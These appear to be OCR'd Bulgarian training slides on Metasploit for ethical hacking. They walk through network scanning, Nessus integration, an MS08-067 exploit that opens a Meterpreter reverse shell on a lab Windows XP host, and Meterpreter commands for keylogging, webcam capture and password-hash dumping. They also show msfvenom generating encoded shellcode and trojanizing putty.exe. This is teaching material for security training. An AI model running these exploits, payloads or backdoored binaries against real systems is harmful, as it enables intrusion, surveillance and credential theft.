


Българска асоциация за развитие на знанията за информационните и комуникационни технологии

Регистриране на Metasploit Community



Web интерфейс на Metasploit Community



Обновяване на Metasploit

```
alex@victim-vm:~$ sudo msfupdate
[sudo] password for alex:
[*]
[*] Attempting to update the Metasploit Framework...
[*]

[-] ERROR: Failed to update Metasploit installation

[-] In order to update your Metasploit installation,
[-] you must first register it through the UI, here:
[-] https://localhost:3790
[-] (Note: Metasploit Community Edition is totally
[-] free and takes just a few seconds to register!)
```

Обновяване на Metasploit

root@kali-VB:~# **msfupdate**

[*]

[*] Attempting to update the Metasploit Framework...


[*]

[*] Checking for updates via the APT repository

[*] Note: expect weekly(ish) updates using this method


[*] No updates available

Основни команди на msfconsole




Демонстрация 1

Примерна топология



Примерна топология


Етапи на атака



Етапи на атака

Българска асоциация за развитие на знанията за информационните и комуникационни технологии

Сканиране на мрежата




Команда db_nmap

```
msf > db_nmap -T4 -A -v 192.168.1.203
[*] Nmap: Starting Nmap 7.00 ( https://nmap.org ) at 2016-01-14 19:22 EET
[*] Nmap: NSE: Loaded 132 scripts for scanning.
… текстът е умишлено пропуснат …
[*] Nmap: PORT     STATE SERVICE      VERSION
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn  Microsoft Windows 98 netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 2869/tcp open  http         Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP)
[*] Nmap: |_http-server-header: Microsoft-HTTPAPI/1.0
[*] Nmap: |_http-title: Site doesn't have a title (text/html).
[*] Nmap: MAC Address: 08:00:27:40:90:FA (Oracle VirtualBox virtual NIC)
 … текстът е умишлено пропуснат …
 [*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 10.63 seconds
[*] Nmap: Raw packets sent: 1066 (47.602KB) | Rcvd: 1017 (41.238KB)
msf >
```

Демонстрация 2

Проверка за технологични пропуски



Nessus

Демонстрация 3

Интегриране на Nessus в Metasploit


- Изтегля се deb файл от www.tenable.com, като за 64 битова архитектура към момента актуалната версия е Nessus-6.5.4-debian6_amd64.deb;
- Стартирането на инсталацията на Nessus в конзола на Kali Linux е чрез инструмента dpkg:

  sudo dpkg -i Nessus-6.5.4-debian6_amd64.deb
- Инсталацията е бърза и след като приключи трябва да активирате nessusd демона:

  sudo service nessusd start
- За да регистрирате Nessus е необходимо да отворите в браузър адрес https://127.0.0.1:8834;
- Следвайте помощника, създайте си акаунт и регистрирайте Nessus.

Демонстрация 4

Атака на база на технологичен пропуск



Търсене на подходящ модул

```
msf > search netapi

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/windows/smb/ms03_049_netapi         2003-11-11       good       MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi         2006-08-08       good       MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc         2006-11-14       manual     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi         2008-10-28       great      MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Активиране на модула

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Необходими параметри

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Конфигуриране на модула

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.203
RHOST => 192.168.1.203
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.203    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Активиране на модула

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.214:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.1.203
[*] Meterpreter session 1 opened (192.168.1.214:4444 -> 192.168.1.203:1036) at 2016-01-18 13:57:46 +0200

meterpreter >
```

Meterpreter

Експлойт и първи етап на пренасяне на товар

Товарът активира обратна връзка към MSF


Втори етап на пренасяне на товар
(DLL Injection Payload)

Изпращане на MSF Meterpreter DLL

Комуникация

Демонстрация 5

Meterpreter



Meterpreter

Meterpreter е един от най-мощните инструменти, включени в Metasploit и сам по себе си предоставя нова среда за работа, базирана на конзолен принцип.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    …
```

Core Commands

```
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for 'load'
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

File System Commands

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

Networking Commands

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

System Commands

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

User Interface Commands

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Webcam Commands

```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Elevate Commands

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.
```

Password Database Commands


```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```

Timestomp Commands

```
Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

Демонстрация 6


Автоматизиране



msfconsole -x

```
msfconsole –x “use exploit/windows/smb/ms08_067_netapi; set RHOST 192.168.1.203; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.1.214; run”
```

msfvenom



msfvenom

- Още една от уникалните възможности на Metasploit е възможността за генериране на “shellcode”, за който можем да конфигурираме редица параметри, свързани с процеса на неговото създаване.
- В по-старите версии на MSF са налични два инструмента – **msfpayload** и **msfencode**, които се използват последователно.
- Към момента тези две програми са изцяло заменени от **msfvenom**, като по-този начин се получава унифициране на инструментите, по-лесна работа и не на последно място по-висока производителност на алгоритмите.

msfvenom

```
root@kali-VB:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use
                                      custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads,
                                      encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the
                                      payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
…
```

Товари

```
root@kali-VB:~# msfvenom -l payloads

Framework Payloads (437 total)
==============================

    Name                                              Description
    ----                                              -----------
    aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                           Spawn a shell on an established connection
    aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)

…

    windows/x64/shell_reverse_tcp                     Connect back to attacker and spawn a command shell
                                                      (Windows x64)
    windows/x64/vncinject/bind_ipv6_tcp               Inject a VNC Dll via a reflective loader (Windows
                                                      x64) (staged). Listen for an IPv6 connection
                                                      (Windows x64)
    windows/x64/vncinject/bind_ipv6_tcp_uuid          Inject a VNC Dll via a reflective loader (Windows
                                                      x64) (staged). Listen for an IPv6 connection with
                                                      UUID Support (Windows x64)\

…
```

Енкодери

```
root@kali-VB:~# msfvenom -l encoders

Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    …
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Формати

```
root@kali-VB:~# msfvenom --help-formats
Error: Executable formats
        asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-
service, exe-small, hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app,
psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, war
Transform formats
        bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl,
pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication,
vbscript
```

Платформи

```
root@kali-VB:~# msfvenom --help-platforms
Error: Platforms
        firefox, aix, mainframe, hpux, irix, unix, php,
javascript, python, nodejs, freebsd, java, netbsd, ruby, bsdi,
linux, openbsd, cisco, bsd, osx, solaris, netware, android,
windows
```

Нека да опитаме да генерираме “shellcode” със следните изисквания към него:

Генериране на “shellcode”


```
root@kali-VB:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp
-e x86/shikata_ga_nai -b '\x00' -i 5 -f csharp
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai succeeded with size 407 (iteration=3)
x86/shikata_ga_nai succeeded with size 434 (iteration=4)
x86/shikata_ga_nai chosen with final size 434
Payload size: 434 bytes
byte[] buf = new byte[434] {
0xba,0x24,0x6d,0xe5,0xa6,0xdd,0xc2,0xd9,0x74,0x24,0xf4,0x58,0x2b,0xc9,0xb1,
0x66,0x31,0x50,0x15,0x83,0xe8,0xfc,0x03,0x50,0x11,0xe2,0xd1,0xd7,0xc1,0x25,
0xad,0x93,0xd1,0xe3,0x14,0x97,0xc1,0x07,0xfd,0x73,0xc3,0x59,0x61,0xb5,0x80,
…
0x87,0x47,0x02,0x2b,0xde,0x34,0x97,0x51,0x60,0x45,0xa2,0x8c,0xab,0xee,0xc0,
0x1f,0x8a,0xc8,0x93,0xfb,0xcf,0xae,0x7d,0xe2,0x24,0xbc,0x35,0x6f,0x07,0x5c,
0x86,0x4c,0xdd,0x46,0xed,0x81,0x07,0x3f,0xc1,0xd3,0x94,0xf7,0xf2,0x5c };
```

Използване на приложение преносител

```
root@kali-VB:~# msfvenom -a x86 --platform windows -k -p windows/messagebox TEXT="ETHICAL HACKING!" -f exe -x putty.exe -o putty1.exe
No encoder or badchars specified, outputting raw payload
Payload size: 272 bytes
Saved as: putty1.exe
```

Демонстрация 7

Armitage

